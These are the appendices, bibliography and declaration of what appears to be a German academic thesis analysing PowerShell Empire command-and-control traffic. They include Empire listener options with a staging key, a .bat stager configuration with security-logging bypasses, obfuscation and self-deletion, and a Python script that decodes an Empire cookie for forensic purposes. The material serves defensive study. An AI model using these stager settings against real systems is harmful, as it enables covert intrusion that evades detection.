SlackURL		False	Your Slack Incoming Webhook URL to communicate with your Slack instance.
StagerURI		False	URI for the stager. Must use /download/. Example: /download/stager.php
StagingKey	r5MJ0[khQ*F.O4Rn7z9+qaK_;bLfo(:!	True	Staging key for initial agent negotiation.
UserAgent	default	False	User-agent string to use for the staging request (default, none, or other).
WorkingHours		False	Hours for the agent to operate (09:00-17:00).

Anhang B: bat-Stager-Einstellungen

Record Options

Name	Value	Required	Description
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher
Delete	True	False	Switch. Delete .bat after running.
Language	powershell	True	Language of the stager to generate.
Listener	http	True	Listener to generate stager for.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
OutFile	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.
Proxy	default	False	Proxy to use for request (default, none, or other).
ProxyCreds	default	False	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
StagerRetries	0	False	Times for the stager to retry connecting.
UserAgent	default	False	User-agent string to use for the staging request (default, none, or other).

Anhang C: Skript zum Decodieren des Cookies

```
#!/usr/bin/python3

# Import der Datei empire/server/common/encryption.py
import encryption
# Import der Datei empire/server/common/packets.py
import packets
import base64

stagingKey = 'r5MJ0[khQ*F.O4Rn7z9+qaK_;bLfo(:!'
cookie = 'zG9DhRwlAU6PoHoO5U46xIeSjdA='

rawdata = base64.b64decode(cookie)

# RC4-Verschluesselung wird in packets.py aus
# encryption.py aufgerufen
parsed = packets.parse_routing_packet(stagingKey, rawdata)
print(parsed)
```

Literatur

[1] B. für Sicherheit in der Informationstechnik, „Die Lage der IT-Sicherheit in Deutschland 2021," 2021.

[2] M. Ibbich. „Ransomware-Folgen für Cyberversicherungen." (2022), Adresse: https://www.security-insider.de/ransomware-folgen-fuer-cyberversicherungen-a-1116798/. Zugegriffen am 31.05.2022.

[3] J. H. Baxter, *Wireshark Revealed: Essential Skills for IT Professionals Get up and running with Wireshark to analyze your network effectively*, eng, 1. 2017, ISBN: 9781788836562.

[4] N. W. Group. „RFC 2616 Hypertext Transfer Protocol." (1999), Adresse: https://datatracker.ietf.org/doc/html/rfc2616. Zugegriffen am 02.06.2022.

[5] B. Schneier, *Applied Cryptography (2nd Ed.): Protocols, Algorithms, and Source Code in C*. USA: John Wiley & Sons, Inc., 1995, ISBN: 0471117099.

[6] P. R. Bodach, „Internet und Internetartefakte, Hacking, Angriffsanalyse, IT-Abwehr/Netzwerkforensik," *Hochschule Mittweida University of Applied Sciences*, 2021.

[7] verschiedene Authoren. „Snort - Wikipedia." (2022), Adresse: https://de.wikipedia.org/wiki/Snort. Zugegriffen am: 21.04.2022.

[8] H. Schwichtenberg, *Windows PowerShell 5 und PowerShell 7 das Praxisbuch*, ger, 4., aktualisierte Auflage, Ser. Hanser eLibrary. 2020, ISBN: 9783446460812.

[9] N. Sofer. „RegistryChangesView - Compare snapshots of Windows registry." (2021), Adresse: https://www.nirsoft.net/utils/registry_changes_view.html. Zugegriffen am 15.05.2022.

[10] S. LLC. „BSidesLV 2015: Building an Empire." (2015), Adresse: https://bsideslv2015.sched.com/event/b608c42574f924438c1f17c7d81b299d. Zugegriffen am: 28.03.2022.

[11] EmpireProject. „GitHub - EmpireProject/Empire." (2019), Adresse: https://github.com/EmpireProject/Empire. Zugegriffen am: 31.03.2022.

[12] BC-Security. „GitHub - BC-SECURITY/Empire." (2022), Adresse: https://github.com/BC-SECURITY/Empire. Zugegriffen am: 28.03.2022.

[13] BC-Security. „Home - BC Security." (2020), Adresse: https://www.bc-security.org/. Zugegriffen am: 31.03.2022.

[14] BC-Security. „Installation - Empire Wiki." (2022), Adresse: https://bc-security.gitbook.io/empire-wiki/quickstart/installation. Zugegriffen am: 29.03.2022.

[15] O. S. L. 2022. „BC Security's Empire/Starkiller & Kali Linux.“ (2021), Adresse: https://www.kali.org/blog/empire-starkiller/. Zugegriffen am: 20.04.2022.

[16] BC-Security. „RESTful API - Empire Wiki.“ (2022), Adresse: https://bc-security.gitbook.io/empire-wiki/restful-api. Zugegriffen am: 20.04.2022.

[17] M. C. L. II, „Disrupting the Empire: Identifying PowerShell Empire Command and Control Activity,“ *The SANS Institute*, 2018.

[18] BC-Security. „Staging - Empire Wiki.“ (2022), Adresse: https://bc-security.gitbook.io/empire-wiki/quickstart/staging. Zugegriffen am: 01.04.2022.

[19] A. Saha. „Empire C2: Networking into the Dark Side.“ (2021), Adresse: https://blogs.keysight.com/blogs/tech/nwvs.entry.html/2021/06/16/empire_c2_-_networki-C4rq.html. Zugegriffen am: 05.04.2022.

[20] C. P. Schultz, *Kali Linux Cookbook - Second Edition*, eng, 2. 2017, ISBN: 9781784394257.

[21] BC-Security. „Client - Empire Wiki.“ (2022), Adresse: https://bc-security.gitbook.io/empire-wiki/interfaces/client. Zugegriffen am: 29.03.2022.

[22] BC-Security. „Starkiller - Empire Wiki.“ (2022), Adresse: https://bc-security.gitbook.io/empire-wiki/interfaces/starkiller. Zugegriffen am: 31.03.2022.

[23] J. Vest. „A Deep Dive into Cobalt Strike Malleable C2.“ (2018), Adresse: https://posts.specterops.io/a-deep-dive-into-cobalt-strike-malleable-c2-6660e33b0e0b. Zugegriffen am: 20.04.2022.

[24] M. Corporation. „APT29.“ (2017), Adresse: https://attack.mitre.org/groups/G0016/. Zugegriffen am: 09.05.2022.

[25] BC-Security. „OneDrive - Empire Wiki.“ (2022), Adresse: https://bc-security.gitbook.io/empire-wiki/listeners/onedrive. Zugegriffen am: 31.03.2022.

[26] Metasploit. „Apple Safari - User-Assisted Applescript Exec Attack (Metasploit).“ (2015), Adresse: https://www.exploit-db.com/exploits/38535. Zugegriffen am: 06.04.2022.

[27] R. E. David Wischnjak, „USBissig!“ *c't*, 2015.

[28] CrossGroupSecurity. „PowerShell-MS16-051-IE-RCE.“ (2017), Adresse: https://github.com/CrossGroupSecurity/PowerShell-MS16-051-IE-RCE. Zugegriffen am: 06.04.2022.

[29] RalfHacker. „Ultimate guide to PowerShell Empire: from installation to persistence in the target system.“ (2022), Adresse: https://hackmag.com/security/powershell-empire/. Zugegriffen am 09.05.2022.

[30] V. Palacin, *Practical Threat Intelligence and Data-Driven Threat Hunting A hands-on guide to threat hunting with the ATT&CK-Framework and open source tools*, eng, 1. 2021, ISBN: 9781838551636.

[31] J. Petters. „Was ist Mimikatz: Eine Einführung.“ (2019), Adresse: https://www.varonis.com/de/blog/was-ist-mimikatz-eine-einfuhrung. Zugegriffen am 09.05.2022.

[32] B. Bullock. „Poking Holes in the Firewall: Egress Testing With AllPorts.Exposed.“ (2016), Adresse: https://www.blackhillsinfosec.com/poking-holes-in-the-firewall-egress-testing-with-allports-exposed/. Zugegriffen am: 20.04.2022.

[33] PowerShellMafia. „PowerSploit - A PowerShell Post-Exploitation Framework.“ (2020), Adresse: https://github.com/PowerShellMafia/PowerSploit. Zugegriffen am: 20.04.2022.

[34] M. Corporation. „CVE-2017-0144.“ (2017), Adresse: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144. Zugegriffen am: 20.04.2022.

[35] T. Spring. „Windows UAC Bypass Leaves Systems Open to Malicious DLLs.“ (2016), Adresse: https://threatpost.com/windows-uac-bypass-leaves-systems-open-to-malicious-dlls/119468/. Zugegriffen am: 20.04.2022.

[36] R. Pillay, *Learn Penetration Testing: Understand the Art of Penetration Testing and Develop Your White Hat Hacker Skills*. Packt Publishing, 2019, ISBN: 9781838640163. Adresse: https://books.google.de/books?id=qi7GxQEACAAJ.

[37] H. Sharma, *Hands-On Red Team Tactics A practical guide to mastering Red Team operations*, eng, 1. 2018, ISBN: 9781788997003.

[38] HelpSystems. „Cobalt Strike | Adversary Simulations and Red Team Operations.“ (2022), Adresse: https://www.cobaltstrike.com/. Zugegriffen am: 10.04.2022.

[39] StatCounter. „Desktop Windows Version Market Share Worldwide.“ (2022), Adresse: https://gs.statcounter.com/os-version-market-share/windows/desktop/worldwide. Zugegriffen am: 18.05.2022.

[40] T. Contributor. „network behavior anomaly detection (NBAD).“ (2015), Adresse: https://www.techtarget.com/searchsecurity/definition/network-behavior-anomaly-detection. Zugegriffen am 14.05.2022.

[41] M. R. Fatemi, „Threat-Hunting in Windows Environment Using Host-based Log Data,“ *The University of New Brunswick*, 2019.

[42] M. Gualtieri. „Modifying Empire to Evade Windows Defender.“ (2019), Adresse: https://www.mike-gualtieri.com/posts/modifying-empire-to-evade-windows-defender. Zugegriffen am 15.05.2022.

[43] h. mattifestation harmj0y. „Empire/registry.yaml.“ (2021), Adresse: https://github.com/BC-SECURITY/Empire/blob/master/empire/server/modules/powershell/persistence/elevated/registry.yaml. Zugegriffen am 30.05.2022.

[44] A. Johnson, „Guide for Security-Focused Configuration Management of Information Systems,“ *National Institute of Standards and Technology*, 2011.

Eidesstattliche Versicherung

Hiermit versichere ich an Eides statt, dass ich meine Arbeit selbstständig verfasst, keine anderen als die angegebenen Quellen und Hilfsmittel benutzt und die Arbeit noch nicht anderweitig für Prüfungszwecke vorgelegt habe.

Stellen, die wörtlich oder sinngemäß aus Quellen entnommen wurden, sind als solche kenntlich gemacht.

Mittweida, 28. Juli 2022